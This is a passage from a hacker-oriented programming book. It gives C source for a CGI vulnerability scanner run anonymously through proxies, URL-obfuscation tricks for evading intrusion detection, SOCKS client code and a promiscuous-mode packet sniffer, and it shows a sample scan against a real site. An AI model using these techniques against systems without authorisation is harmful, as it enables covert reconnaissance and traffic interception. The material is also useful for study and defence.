The first scanner to become widely known was named Whisker and was created by the hacker nicknamed Rain Forest Puppy. He says at his site (**http://www.wiretrip.net/rfp**) that Whisker no longer exists and recommends another scanner, based on Whisker, named Nikto by the hacker named Chris Sullo. Like Whisker, Nikto is written in Perl, and as they developed, both utilities accumulated additional functionalities, which are described in the usage instructions.

8.1. CGI Scanner Operating Principles and Implementation

The operating principle of the CGI scanner is simple. A mandatory component of a CGI scanner is database of known vulnerable files and scripts, compiled from Bugtraq messages. The following is an example of some data from such a database:

```
/cgi-bin/account.cgi
/?PageServices
/cgi-bin/test-cgi
/cgi-bin/webgais
/scripts/tools/newdsn.exe
/_vti_pvt/*.*
/catalog_type.asp
/cgi-bin/formmail.pl
```

The scanner sequentially requests all items in its database from a Web server. If the requested vulnerable file or script is present at the server, the latter announces that the request succeeded and the scanner outputs a message that a vulnerable script or file was detected. In this way, the scanner goes through the entire database and through the specified address range (if the latter capability is provided).

What should be done with the discovered vulnerabilities is up to the hackers. Usually, they search the Internet for the description of the vulnerability and use this information to break into the server.

Listing 8.1, found later in this section, shows the source code for a simplest console CGI scanner. This CGI scanner supports operation through an HTTP proxy server for anonymous scanning. The following string must be passed to the scanner (entered in the command line):

```
<name or IP address of the Web node probed >[:port] [proxy server's name or IP
address][:port]
```

The only mandatory parameter is the name or IP address of the Web host being probed. Optional port numbers are specified after a colon. The `token()` function parses the arguments passed to the scanner and separates the host names or IP addresses from the port numbers. If no port is specified, port 80 is used by default.

The database of vulnerable files and scripts is stored in a text file named cgi-bugs.dat. The database size is on the small side because I assembled it only for the purpose of testing the scanner. Therefore, it cannot be used for a serious exploration of Web servers for vulnerabilities.

The CGI scanner opens this file and reads each entry in it using the standard `fgets()` function executed in a loop. At each loop iteration, a connection with the remote host is established using the `connect()` function. The remote host is the Web server being probed, or the proxy server, if such was specified in the command line.

The scanner operation is based on the application layer protocol HTTP/1.1; therefore, pursuant to RFC 2068 and the more recent RFC 2616, which describe this protocol, the scanner forms the following request:

```
GET /the_path_to_a_script_from_the_database HTTP/1.1\r\n
Host:<host's name or IP address>\r\n\r\n
```

If the connection is established using an HTTP proxy server, the request looks a bit different:

```
GET http://host_address/the_path_to_a_script_from_the_database HTTP/1.1\r\n
Host:<host's name or IP address>\r\n\r\n
```

That is, in the latter case, a complete uniform resource locator (URL) is specified. The following are examples of probing an actual server.

This is a regular request:

```
GET /chat/xakep/login.aspx HTTP/1.1\r\n
Host:www.xakep.ru\r\n\r\n
```

And this is the same request made using a proxy server:

```
GET http://www.xakep.ru/chat/xakep/login.aspx HTTP/1.1\r\n
Host:www.xakep.ru\r\n\r\n
```

The `GET` method is used to extract any data stored or generated by a resource. The scanner examines the reply for code `200 OK`, which means that the requested item is present on the server. If the reply contains this code, the server outputs `FOUND!!!`; otherwise, `Not Found` is displayed. Successful hits are few and far between, the most common answers being the codes `404 Not Found` and `403 Forbidden`. All possible codes that a Web server can return are described in RFC 2068; however, for the purposes of the CGI scanner here they are of no interest.

After the scanner receives the reply, it closes the connection using the `close()` function and then either starts a new loop iteration to check another item or terminates execution if the end of the cgi-bugs.dat file is reached.

Instead of the `GET` method, the `HEAD` method can be used; it is analogous to the `GET` method, the only difference being that the server's reply to this request has no body. The `GET` method, however, is more reliable, because quite a few Web servers have the support of the `HEAD` method disabled. Some of the better CGI scanners allow you to select, which one of these methods to use. You can also implement this feature in your custom scanner.

The following is an example of starting the CGI scanner and the results of its execution (the connection is established through a proxy server):

```
# gcc cgi-scanner.c -o cgi-scanner
# ./cgi-scanner www.xakep.ru:80 84.235.100.2:8080
=====================================
=  Simple command line CGI scanner  =
=      by Ivan Sklyaroff, 2006      =
=====================================
 Start scanning "www.xakep.ru:80"...
=====================================
GET http://www.xakep.ru:80/cgi-bin/account.cgi HTTP/1.1
Host:www.xakep.ru:80

HTTP/1.1 404 Not Found
Proxy-Connection: Keep-Alive
Connection: Keep-Alive
Content-Length: 103
Content-Type: text/html
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
```

```
Date: Sun, 02 Jul 2006 00:27:42 GMT

<html><head><title>Error</title></he

Result: Not Found.

=====================================
=====================================
GET http://www.xakep.ru:80/?PageServices HTTP/1.1
Host:www.xakep.ru:80

HTTP/1.1 200 OK
Proxy-Connection: Keep-Alive
Connection: Keep-Alive
Date: Sun, 02 Jul 2006 00:27:46 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Last-Modified: 02.07.2006 3:27:44
Content-Type: text/html; charset=windows-1251
Content-L

Result: FOUND!!!

=====================================
=====================================
GET http://www.xakep.ru:80/cgi-bin/test-cgi HTTP/1.1
Host:www.xakep.ru:80

HTTP/1.1 404 Not Found
Proxy-Connection: Keep-Alive
Connection: Keep-Alive
Content-Length: 103
Content-Type: text/html
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Date: Sun, 02 Jul 2006 00:27:58 GMT

<html><head><title>Error</title></he

Result: Not Found.

=====================================
```

The scanner outputs 250 bytes of the received data after each request. To display the results, only the following line of code must be deleted or commented out: `printf("%s\n", buf)`.

As a way of protecting against CGI scanners, administrators sometimes replace the error code 404 page with a custom page. In this case, the scanner will produce the `FOUND!!!` result for each nonexistent file or script, because the server will always return code 200 for such items. Administrators can also place on the server fake files and scripts named as, but not actually being, known vulnerable items.

Therefore, outputting the body of the answer, or at least a part of it, can be useful for analyses of whether the positive result was produced by a real vulnerable script or by a fake one.

The source code for the CGI scanner and the vulnerable script database file cgi-bugs.dat can be found in the /PART II/Chapter 8 folder on the accompanying CD-ROM.

Listing 8.1. The source code for the CGI scanner (cgi-scanner.c)

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>
#include <string.h>

char *port_host;
char *name;

void token(char *arg)
{
  name = strtok(arg, ":");
  port_host = strtok(NULL, "");

  if (port_host == NULL)
    port_host = "80";
}

int main(int argc, char* argv[])
{
  FILE *fd;
  int sd;
  int bytes;
  char buf[250];
  char str1[270];
  char str2[100];
  struct hostent* host;
  struct sockaddr_in servaddr;

  if (argc < 2 || argc > 3) {
    printf("Usage: %s host[:port] [proxy][:port]\n\n", argv[0]);
    exit(-1);
  }

  fprintf(stderr, "=====================================\n");
  fprintf(stderr, "=  Simple command line CGI scanner  =\n");
  fprintf(stderr, "=      by Ivan Sklyaroff, 2006      =\n");
  fprintf(stderr, "=====================================\n");

  if (argc == 3)
    token(argv[2]);
  else
    token(argv[1]);

  if ( (host = gethostbyname(name)) == NULL) {
```

```
    herror("gethostbyname() failed");
    exit(-1);
  }

  bzero(&servaddr, sizeof(servaddr));
  servaddr.sin_family = AF_INET;
  servaddr.sin_port = htons(atoi(port_host));
  servaddr.sin_addr = *((struct in_addr *)host->h_addr);

  if( (fd = fopen("cgi-bugs.dat","r")) == NULL) {
    perror("fopen() failed");
    exit(-1);
  }

  fprintf(stderr, " Start scanning \"%s\"...\n", argv[1]);
  fprintf(stderr, "=====================================\n");

  while (fgets(buf,250,fd) != NULL) {

    buf[strcspn(buf, "\r\n\t")] = 0;
    if (strlen(buf) == 0) continue;

    if ( (sd = socket(PF_INET, SOCK_STREAM, 0)) < 0) {
      perror("socket() failed");
      exit(-1);
    }

if (connect(sd, (struct sockaddr *)&servaddr, sizeof(servaddr)) == -1) {
      perror("connect() failed");
      exit(-1);
    }

    printf("=====================================\n");

    if (argc == 2)
      sprintf(str1, "GET %s HTTP/1.1\r\n", buf);
    else
      sprintf(str1, "GET http://%s%s HTTP/1.1\r\n", argv[1], buf);

    sprintf(str2, "Host:%s\r\n\r\n", argv[1]);

    send(sd, str1, strlen(str1), 0);
    printf("%s", str1);
    send(sd, str2, strlen(str2), 0);
    printf("%s", str2);

    bzero(buf, 250);

    bytes = recv(sd, buf, sizeof(buf) - 1, 0);
    buf[bytes] = 0;
    printf("%s\n", buf);

    if (strstr(buf, "200 OK") != NULL)
```

```
      printf("\nResult: FOUND!!!\n\n");
    else
      printf("\nResult: Not Found.\n\n");

    printf("=====================================\n");

    close(sd);
  }

  fprintf(stderr, "=====================================\n");
  fprintf(stderr, " End scan \"%s\".\n", argv[1]);
  fprintf(stderr, "=====================================\n");

  fclose(fd);

  return 0;
}
```

8.2. Improving the Basic CGI Scanner

The CGI scanner described in *Section 8.1* is slow. One way of improving its lackluster performance is to add multithreading capability; another, an even better way, is to equip it with nonblocking socket support. Both of these enhancements were considered in *Chapter 7*.

Nowadays, more and more Web servers use HTTP over SSL (HTTPS) to encrypt the traffic. For your CGI scanner to be able to explore such servers, you have to add SSL support to its code. How to do this is considered in *Chapter 10*.

HTTP/1.1 is the Internet's mainstream protocol, but every so often you may run into a server that works only with the obsolete 1.0 version. Requests to HTTP/1.0 servers are analogous to requests to HTTP/1.1 servers; only the `Host` field is not used:

```
GET / the_path_to_a_script_from_the_database HTTP/1.0\r\n\r\n
```

HTTP/1.0 is described in RFC 1945.

It would also be a good idea to make you scanner work with a list of proxy servers and to be able to specify a range of addresses for scanning.

8.2.1. Circumventing the Intrusion-Detection Systems

As important as detecting potential vulnerabilities in a server is preventing the server administrator from detecting your activities. To this end, the scanner can be equipped with simple means of circumventing the intrusion-detection systems. The following are just a few suggestions of how this can be done:

- Replace / with /./ in scanner requests:

```
GET /./path/script.cgi HTTP/1.1\r\n
GET /./path/./script.cgi HTTP/1.1\r\n
GET /././path/.//.//./script.cgi HTTP/1.1\r\n
```

- Use several / sequences in a row:

```
GET //path/script.cgi HTTP/1.1\r\n
GET //path//script.cgi HTTP/1.1\r\n
GET ///path////script.cgi HTTP/1.1\r\n
```

- Add fake paths using the ../ string, which means that the directory specified before this string is ignored:

```
GET /path/fiction/../script.cgi HTTP/1.1\r\n
GET /path/fiction/../fiction2/../script.cgi HTTP/1.1\r\n
GET /fiction/../path/fiction2/../script.cgi HTTP/1.1\r\n
```

- Add fake parameters:

```
GET /path/script.cgi?fiction=blah HTTP/1.1\r\n
GET /path/script.cgi?fiction=blah&?fiction2=blah2 HTTP/1.1\r\n
```

- Replace characters with their hexadecimal codes:

```
GET /path/script%2Ecgi HTTP/1.1\r\n
GET /path/%73%63%72%69%70%74%2E%63%67%69 HTTP/1.1\r\n
GET /%70%61%74%68/%73%63%72%69%70%74%2E%63%67%69 HTTP/1.1\r\n
```

All requests in the three preceding bullets are the same as this:

```
GET /path/script.cgi HTTP/1.1\r\n
```

All of these ways of throwing the hounds off the scent can be used in a single request.

8.2.2. Working with SOCKS Proxy Servers

Another way to enhance your CGI scanner is to add support for sockets (SOCKS) proxy servers (versions 4 and 5) to it. The fifth version of SOCKS is described in RFC 1928. Programming both versions is the same. The major innovations in SOCKSv5 are user-identification support, working with UDP and ICMP, and resolving host names to their addresses.

A connection using a SOCKS proxy is established in two stages. During the first stage, a greeting is sent and optional authentication performed. During the second stage, the server is passed the data about the destination node.

The greeting is a message that a client sends after connecting to a SOCKS proxy server; it has the following format:

```
1 byte: the version number
1 byte: the number (N) of methods
N bytes: a list of the methods supported by the client
```

The first byte is the number of the SOCKS version: `0x05` for version 5 and `0x04` for version 4. The next byte is the number of the connection and authentication methods supported by the client; it is followed by a sequence of bytes describing these methods. The value of `0x00` for a method byte means that the client supports connection without authentication, `0x02` means that a user name and a password can be issued if necessary. SOCKS authentication is described in RFC 1929.

A server must answer a SOCKS greeting from a client with 2 bytes: The first is the number of its own version, and the second is the connection and authentication methods selected

from the list sent by the client. If the proxy does not find suitable any of the methods offered by the client, the second byte of the reply will be 0xFF and further work with this server is not possible. The value of 0x00 allows the client to proceed to the next stage.

During the second stage, the client must tell the SOCKS server the host, to which it wants to connect, and the connection method desired. To this end, it sends a packet with the following contents:

```
1 byte: the version number
1 byte: a command
1 byte: reserved (always set to 0x00)
1 byte: the type of the address, which must follow next
N bytes: the address of the remote host
2 bytes: the port on the remote host
```

The command byte can have one of the following values: 0x01 for a simple connection, 0x02 for the BIND command, or 0x03 for the UDP ASSOCIATE command (for working using UDP for SOCKSv5).

The address byte tells the SOCKS server the format of the address of the remote host; it can have one of the following values: 0x01 for an IPv4 address specified in 4 bytes in the network format, 0x03 for a host name as a regular string (in this case, the SOCKS server must convert the name to the corresponding IP address, which is not something all SOCKS servers can do), or 0x04 for the IPv6 address in the network format.

In reply to this packet, the SOCKS server must send a packet with the same structure but with different values. For example, if the reply's second byte, which corresponds to the request's command, is not 0, there was an error establishing the connection, and the client must break the connection. The type of address and the address itself can also change; thus, if the address in the request was sent as a host name, in the reply it should be the corresponding IP address.

If the connection was established successfully, the SOCKS server switches into the data transfer mode for sending any data to the address specified in the second stage.

In the program, you must first define the structure of the packet that will be sent in the second stage. The following is an example of this definition for an IP host address:

```
struct req {
  unsigned char  ver;          // SOCKS version number
  unsigned char  cmd;          // Command
  unsigned char  rsv;          // Reserved
  unsigned char  type;         // Address type
  unsigned char addr[4];       // IP address
  unsigned short socport;      // Port
};
```

Next, the following definitions must be included in the program:

```
char *greeting = "\x05\x01\x00"; // Greeting sent in the first stage
int greeting_ans[2]; // Buffer to receive the reply to the greeting
struct req temp;
```

Then a socket is created, a connection with a SOCKS server is established using the connect() function, and the first-stage operations are carried out: A greeting is sent and the reply to it is received:

```
send(sd, (char *) greeting, 3, 0);      // Sending 2 bytes
recv(sd, (char *) greeting_ans, 2, 0); // Receiving 2 bytes
```

If there are no errors in the reply, move on to the second stage:

```
if ((greeting_ans[1] != 0xFF) || (greeting_ans [0] == 0x05))
{
  // Filling the structure's fields
  temp.ver = 0x05;
  temp.cmd = 0x01;
  temp.type = 0x01;
  temp.rsv = 0x00;
  // Assuming the IP address of the host is stored in the sa structure
  // and copying it from there to the temp.addr field
  memcpy(temp.addr, &sa.sin_addr, 4);
  // The port must be specified in the network format.
  temp.socport = htons(80);

  // Sending the packet
  send(sd, (char*)&temp, sizeof(temp), 0);
  // Receiving the reply; it must be in the same structure.
  recv(sd, (char*)&temp, sizeof(temp), 0);

  // Checking the reply for any errors
  if ((temp.rsv == 0) || (temp.cmd == 0)) {
    // Transferring control here if the connection was successful;
    // now all data will pass through SOCKS,
    // for example, sending a request.
    sprintf(str1, "GET / HTTP/1.1\r\n");
    sprintf(str2, "Host:www.example.com\r\n\r\n");
    send(sd, str1, strlen(str1), 0);
    send(sd, str2, strlen(str2), 0);
  }
}
```

The preceding information should make it easy for you to add SOCKS proxy server support to the CGI scanner and to any other program.

Chapter 9: Sniffers

A sniffer is a network traffic analyzer. Usually, any network analyzer is called a sniffer, but the word *sniffer* is a registered trademark of Network Associates, which markets its network analyzers under this name.

A sniffer may be implemented as a regular software package or as a software-and-hardware device for analyzing traffic in a specific network environment. This book considers only software sniffers, which can be installed on a regular computer equipped with a network card and which intercept Ethernet network traffic.

Based on the way software sniffers monitor a network, they are divided into two classes: passive and active.

A *passive sniffer* can only analyze the traffic that passes through the network card of the computer, on which it is installed. An *active sniffer* can force the necessary traffic from another network segment to the network card of its computer. This chapter considers both types of sniffers. Although not mandatory for understanding the material presented in this chapter, Problem 2.2 from my book *Puzzles for Hackers* provides additional information on the subject.

9.1. Passive Sniffers

Listing 9.2 later in this section shows the complete source code for a simplest passive sniffer. It can also be found in the /PART II/Chapter 9 directory on the accompanying CD-ROM.

Because this sniffer analyzes the headers of all layers in a received packet, including the data link (Ethernet) header, the program needs to have a packet socket created (see *Section 3.5.3*).

An Ethernet packet can be no larger than 1,500 bytes, so a corresponding receiving buffer, named `buf[1500]`, is prepared.

By default, a network card receives only packets addressed specifically to it. But a sniffer must receive all packets in the network segment for their subsequent analyses; therefore, it must first switch the network card into the promiscuous mode. This will allow it to receive all packets, regardless of their destination. The promiscuous mode could be enabled using the ifconfig utility (see *Section 1.2*), but a full-fledged sniffer must be able to switch on the promiscuous mode programmatically itself. The promiscuous mode is enabled by the portion of the code shown in Listing 9.1.

Listing 9.1. Setting the promiscuous mode

```
struct ifreq ifr;
strcpy(ifr.ifr_name, DEVICE);

/* Getting the flag values */
if (ioctl(sd, SIOCGIFFLAGS, &ifr) < 0) {
  perror("ioctl() failed");
  close(sd);
  exit(-1);
}

/* Adding a new flag */
ifr.ifr_flags |= IFF_PROMISC;

/* Setting the interface flags to new values */
if (ioctl(sd, SIOCSIFFLAGS, &ifr) < 0) {
  perror("ioctl() failed");
  close(sd);
  exit(-1);
}
```

Then an endless loop is started, in which a packet is received using the `recvfrom()` function, and the `PrentHeadres()` function is called, to which a pointer to the received packet is passed. The `PrintHeaders()` function parses the packet for individual headers and outputs the values of the headers' fields to the screen. The sniffer analyzes only headers of the Ethernet protocol, IP, ARP, TCP, UDP, and ICMP. It is possible, however, to add a capability to analyze other types of headers to the program. You can do this yourself as homework. To gain access to the necessary header, first the following pointers must be defined:

```
struct ethhdr eth;
struct iphdr *ip;
struct arphdr *arp;
struct tcphdr *tcp;
struct udphdr *udp;
struct icmphdr *icmp;
```

All header structure definitions are taken from header files — except the ARP header structure, which is defined in the program. The reasons for which a header file ARP structure cannot be used are explained in *Section 3.4.3*.

Now the necessary headers can be extracted from the received data. This is done as follows:

```
/* Extracting the Ethernet header */
memcpy ((char *) &eth, data, sizeof(struct ethhdr));
/* Extracting the ARP header */
arp = (struct arphdr *)(data + sizeof(struct ethhdr));
/* Extracting the IP header */
ip = (struct iphdr *)(data + sizeof(struct ethhdr));
/* Extracting the TCP header */
tcp = (struct tcphdr *)(data + sizeof(struct ethhdr) + sizeof(struct iphdr));
/* Extracting the UDP header */
udp = (struct udphdr *)(data + sizeof(struct ethhdr) + sizeof(struct iphdr));
/* Extracting the ICMP header */
icmp = (struct icmphdr *)(data + sizeof(struct ethhdr) + sizeof(struct iphdr));
```

Then the fields of all structures can be referenced in the conventional way. For example, the `TTL` field in the IP header is output as follows:

```
printf("TTL                    :%d\n", ip->ttl);
```

In the process, some fields must be converted from the network byte order to the server byte order using the byte-order conversion functions, such as the `ntohs()` function. I determined the fields that must be converted experimentally.

Naturally, a packet cannot contain simultaneously the IP and ARP headers or the TCP and UDP headers. Consequently, the sniffer must determine the packet's headers; that is, it must determine the type of the received packet. The first step in solving this task is to analyze the `Packet type` field in the Ethernet header:

```
/* Is it ARP or RARP? */
if ((ntohs(eth.h_proto) == ETH_P_ARP) ||
   (ntohs(eth.h_proto) == ETH_P_RARP)) {
/* Is it IP? */
if (ntohs(eth.h_proto) == ETH_P_IP) {
```

If the received packet is an IP packet, the second step is to analyze the `Protocol` field to determine the higher header:

```
/* Is it TCP? */
if ((ip->protocol) == IPPROTO_TCP) { ...
/* Is it UDP? */
if ((ip->protocol) == IPPROTO_UDP) { ...
/* Is it ICMP? */
if ((ip->protocol) == IPPROTO_ICMP) { ...
```

The `Dump(buf, n)` function is executed if the `-n` parameter is specified in the command line. It outputs the received data as a hex and ASCII dump.

Listing 9.2. A passive sniffer (sklsniff.c)

```
#include <stdio.h>
#include <string.h>
#include <sys/socket.h>
#include <features.h>                /* For the glibc version number */
#if __GLIBC__ >= 2 && __GLIBC_MINOR >= 1
```

```
#include <netpacket/packet.h>
#include <net/ethernet.h>          /* L2 protocols */
#else
#include <asm/types.h>
#include <linux/if_packet.h>
#include <linux/if_ether.h>        /* L2 protocols */
#endif
#include <sys/ioctl.h>
#include <linux/in.h>
#include <linux/if.h>
#include <linux/ip.h>
#include <linux/tcp.h>
#include <linux/udp.h>
#include <linux/icmp.h>

#define DEVICE "eth0"
#define IP_DF 0x4000
#define IP_MF 0x2000

struct arphdr
{
  unsigned short ar_hrd;           /* Format of the hardware address  */
  unsigned short ar_pro;           /* Format of the protocol address  */
  unsigned char  ar_hln;           /* Length of the hardware address  */
  unsigned char  ar_pln;           /* Length of the protocol address  */
  unsigned short ar_op;            /* ARP opcode (command)            */
  unsigned char  ar_sha[ETH_ALEN]; /* Sender hardware address         */
  unsigned char  ar_sip[4];        /* Sender IP address               */
  unsigned char  ar_tha[ETH_ALEN]; /* Target hardware address         */
  unsigned char  ar_tip[4];        /* Target IP address               */
};

/*---------------------------------------------------------------------*/
/* A function to output the header fields of the received packets  */
/*---------------------------------------------------------------------*/
PrintHeaders(void *data)
{
  struct ethhdr eth;
  struct iphdr *ip;
  struct arphdr *arp;
  struct tcphdr *tcp;
  struct udphdr *udp;
  struct icmphdr *icmp;

  memcpy ((char *) &eth, data, sizeof(struct ethhdr));

  printf("==ETHERNET_HEADER==========================\n");
  printf("MAC destination       ");
  printf(":%.2x:%.2x:%.2x:%.2x:%.2x:%.2x\n",
              eth.h_source[0], eth.h_source[1], eth.h_source[2],
              eth.h_source[3], eth.h_source[4], eth.h_source[5]);

  printf("MAC source            ");
```

```
printf(":%.2x:%.2x:%.2x:%.2x:%.2x:%.2x\n",
            eth.h_dest[0], eth.h_dest[1], eth.h_dest[2],
            eth.h_dest[3], eth.h_dest[4], eth.h_dest[5]);
printf("Packet type ID field  :%#x\n", ntohs(eth.h_proto));

if ((ntohs(eth.h_proto) == ETH_P_ARP) ||
    (ntohs(eth.h_proto) == ETH_P_RARP)) {
  arp = (struct arphdr *)(data + sizeof(struct ethhdr));

  printf("==ARP_HEADER================================\n");
  printf("Format of hardware address :%d\n", htons(arp->ar_hrd));
  printf("Format of protocol address :%d\n", arp->ar_pro);
  printf("Length MAC                 :%d\n", arp->ar_hln);
  printf("Length IP                  :%d\n", arp->ar_pln);
  printf("ARP opcode                 :%d\n", htons(arp->ar_op));
  printf("Sender hardware address    :%.2x:%.2x:%.2x:%.2x:%.2x:%.2x\n",
                                          arp->ar_sha[0],
                                          arp->ar_sha[1],
                                          arp->ar_sha[2],
                                          arp->ar_sha[3],
                                          arp->ar_sha[4],
                                          arp->ar_sha[5],
                                          arp->ar_sha[6]);
  printf("Sender IP address          :%d.%d.%d.%d\n",
                                          arp->ar_sip[0],
                                          arp->ar_sip[1],
                                          arp->ar_sip[2],
                                          arp->ar_sip[3]);
  printf("Target hardware address    :%.2x:%.2x:%.2x:%.2x:%.2x:%.2x\n",
                                          arp->ar_tha[0],
                                          arp->ar_tha[1],
                                          arp->ar_tha[2],
                                          arp->ar_tha[3],
                                          arp->ar_tha[4],
                                          arp->ar_tha[5],
                                          arp->ar_tha[6]);
  printf("Target IP address          :%d.%d.%d.%d\n",
                                          arp->ar_tip[0],
                                          arp->ar_tip[1],
                                          arp->ar_tip[2],
                                          arp->ar_tip[3]);

    printf("############################################\n");
  }

  if (ntohs(eth.h_proto) == ETH_P_IP)
  {
    ip = (struct iphdr *)(data + sizeof(struct ethhdr));

    printf("==IP_HEADER=================================\n");
    printf("IP version          :%d\n", ip->version);
    printf("IP header length    :%d\n", ip->ihl);
    printf("TOS                 :%d\n", ip->tos);
```

```
      printf("Total length        :%d\n", ntohs(ip->tot_len));
      printf("ID                  :%d\n", ntohs(ip->id));
      printf("Fragment offset     :%#x\n", ntohs(ip->frag_off));
      printf("MF                  :%d\n", ntohs(ip->frag_off)&IP_MF?1:0);
      printf("DF                  :%d\n", ntohs(ip->frag_off)&IP_DF?1:0);
      printf("TTL                 :%d\n", ip->ttl);
      printf("Protocol            :%d\n", ip->protocol);
      printf("IP source           :%s\n", inet_ntoa(ip->saddr));
      printf("IP destination      :%s\n", inet_ntoa(ip->daddr));

      if ((ip->protocol) == IPPROTO_TCP) {
        tcp = (struct tcphdr *)(data + sizeof(struct ethhdr) + sizeof(struct iphdr));
        printf("==TCP_HEADER==================================\n");
        printf("Port source         :%d\n", ntohs(tcp->source));
        printf("Port destination    :%d\n", ntohs(tcp->dest));
        printf("Sequence number     :%d\n", ntohs(tcp->seq));
        printf("Ack number          :%d\n", ntohs(tcp->ack_seq));
        printf("Data offset         :%d\n", tcp->doff);
        printf("FIN:%d,", tcp->fin);
        printf("SYN:%d,", tcp->syn);
        printf("RST:%d,", tcp->rst);
        printf("PSH:%d,", tcp->psh);
        printf("ACK:%d,", tcp->ack);
        printf("URG:%d,", tcp->urg);
        printf("ECE:%d,", tcp->ece);
        printf("CWR:%d\n", tcp->cwr);
        printf("Window              :%d\n", ntohs(tcp->window));
        printf("Urgent pointer      :%d\n", tcp->urg_ptr);
      }

      if ((ip->protocol) == IPPROTO_UDP) {
        udp = (struct udphdr *)(data + sizeof(struct ethhdr) + sizeof(struct iphdr));
        printf("==UDP_HEADER==================================\n");
        printf("Port source         :%d\n", ntohs(udp->source));
        printf("Port destination    :%d\n", ntohs(udp->dest));
        printf("Length              :%d\n", ntohs(udp->len));
      }

      if ((ip->protocol) == IPPROTO_ICMP) {
        icmp = (struct icmphdr *)(data + sizeof(struct ethhdr) + sizeof(struct iphdr));
       printf("==ICMP_HEADER==================================\n");
        printf("Type                :%d\n", icmp->type);
        printf("Code                :%d\n", icmp->code);
      }

      printf("################################################\n");
    }
}

/*------------------------------------------------------------*/
/* A function to output received data as a hex and ASCII dump  */
/*------------------------------------------------------------*/
```

```
void Dump(void* data, int len)
{
  unsigned char *buf = data;
  int i;
  int poz = 0;
  char str[17];
  memset(str, 0, 17);
  for (i = 0; i < len; i++)
  {
    if (poz % 16 == 0)
 {
      printf("  %s\n%04X: ", str, poz);
      memset(str, 0, 17);
    }

    if (buf[poz] < ' ' || buf[poz] >= 127)
      str[poz%16] = '.';
    else
      str[poz%16] = buf[poz];

    printf("%02X ", buf[poz++]);
  }
  printf("  %*s\n\n", 16 + (16 - len % 16) * 2, str);
}

/*---------------------*/
/* The main() function */
/*---------------------*/
int main(int argc, char* argv[])
{
  int sd;
  int n = 0;
  int packet = 0;
  struct ifreq ifr;
  char buf[1500];

fprintf(stderr, "================================================\n");
fprintf(stderr, "= Simple passive sniffer by Ivan Sklyaroff, 2006  =\n");
fprintf(stderr, "= [-d] - dump a block of data in hex and ASCII    =\n");
fprintf(stderr, "================================================\n");

  if ( (sd = socket(PF_PACKET, SOCK_RAW, htons(ETH_P_ALL))) < 0) {
    perror("socket() failed");
    exit(-1);
  }

  /* Switching the interface into the promiscuous mode */
  strcpy(ifr.ifr_name, DEVICE);
  if (ioctl(sd, SIOCGIFFLAGS, &ifr) < 0) {
    perror("ioctl() failed");
    close(sd);
    exit(-1);
```

```
  }

  ifr.ifr_flags |= IFF_PROMISC;

  if (ioctl(sd, SIOCSIFFLAGS, &ifr) < 0) {
    perror("ioctl() failed");
    close(sd);
    exit(-1);
  }

  /* Receiving packets in an endless loop */
  while (1)
  {
    n = recvfrom(sd, buf, sizeof(buf), 0, 0, 0);
    printf("###############################################\n");
    printf("Packet #%d (%d bytes read)\n", ++packet, n);

    /* Outputting the header fields of the received packets */
    PrintHeaders(buf);

    /* If the -d parameter was specified in the command line, show the
       received data as a hex and ASCII dump */
    if (argc == 2) {
      if (!strcmp(argv[1], "-d"))
        Dump(buf, n);
    }

    printf("\n");
  }

  return 0;
}
```

9.1.1. A Passive Sniffer Using a BSD Packet Filter

The passive sniffer considered in the preceding example analyzes all the traffic passing through the network card of the computer, on which it is installed. In practice, however, there is usually no need to analyze all packets indiscriminately; only some of them, for example, packets exchanged between specific hosts, must be analyzed. To this end, network packets have to be filtered by the source and destination IP addresses and by other parameters. The first way of handling this task is to use the conditional `if` statement in the program. This method was partially employed in the previous example to analyze whether the network packet headers pertained to a specific protocol. This method, however, has some shortcomings. For one thing, it is too cumbersome to be used for a full-scale filter with comprehensive capabilities. Its main shortcoming, however, is that filtering takes place on the application level. Copying data from the kernel space to the user space takes much time; when used in fast channels, the analyzer may not be able to process all data received from the network, and some packets may be lost.

The second method is to use the BSD Packet Filter (BPF). BPF is a register-based filtration mechanism that uses specific filters for each received packet. It was developed by Steve McCanne and Van Jacobson and is used on practically all UNIX systems. The filtration process takes place inside the kernel at the data link layer and is independent of network protocols. Consequently, irrelevant packets are discarded at the network driver level, before the received data are passed to the application.

An interesting tidbit concerning BPF: It was used by the famous hacker Kevin Mitnick. Here is an excerpt from one media article (*"Hi, I'm a Hacker"*, by Alexander Zapolskis) on the subject:

BPF (which played far from the last role in this detective story) is the basis of the spy software developed by Shimomura. In "Takedown," *he describes how he modified the existing version of BPF to run on any computer without its owner's knowledge. The modified program intercepts incoming and outgoing Internet traffic and sends this information to the person who infiltrated it. It's obvious that this is an ideal spy gadget, which can be used to obtain both civilian and military strategic information. It just happened so that Mitnick also used BPF to ransack Shimomura's computer. Thus, the great manhunt for the hacker of the century was precipitated not so much by his being dangerous or difficult to catch, but because he willingly or unwillingly intruded into too big of a game played by the military and intelligence.*

Thus, by learning BPF you can touch the sublime!

9.1.1.1. The BPF Pseudo Assembler Language

Linux has its own filter called Linux Socket Filter (LSF), but it is the same BPF and uses the same instructions. All LSF structures are defined in the /linux/filter.h header file. Nevertheless, for the improved sniffer I use the classical BPF, whose structures are defined in the /net/bpf.h header file. The structure names used in these two files are different.

The filtering program is written in a special pseudo-processor machine language. This language has instructions for loading and storing operands, for arithmetic and logic operations, and for conditional and unconditional jumps. For working with operands, the pseudo processor provides an accumulator register (or simply an accumulator), an index register, memory cells, and an internal program counter.

Just like no one nowadays writes low-level programs in machine codes for a regular processor, using more human-friendly assembler instead, the BPF pseudo processor has its own pseudo assembler, in which each machine code has a corresponding mnemonic. (All definitions of the mnemonics are given in the header file.) So a BPF for the improved sniffer is also written in the pseudo assembler and not in the machine code.

Unfortunately, Linux has no `man` for either BPF or LSF. Therefore, most of the following information was taken from the BSD `man 4 bpf`.

The filtration program is an array of instructions. The format of each instruction is defined by the following instruction data structure:

```
struct bpf_insn {
  u_short     code; /* Actual filter code */
  u_char      jt;   /* Jump if TRUE. */
```

```
    u_char      jf;   /* Jump if FALSE. */
    bpf_int32   k;    /* Common use field */
};
```

The code field contains the instruction code, the jt and jf fields modify the instruction execution order in the filtration program, and the k field holds the value of the instruction operand.

Altogether, there are eight instruction classes: BPF_LD, BPF_LDX, BPF_ST, BPF_STX, BPF_ALU, BPF_JMP, BPF_RET, and BPF_MISC. The description of each class follows.

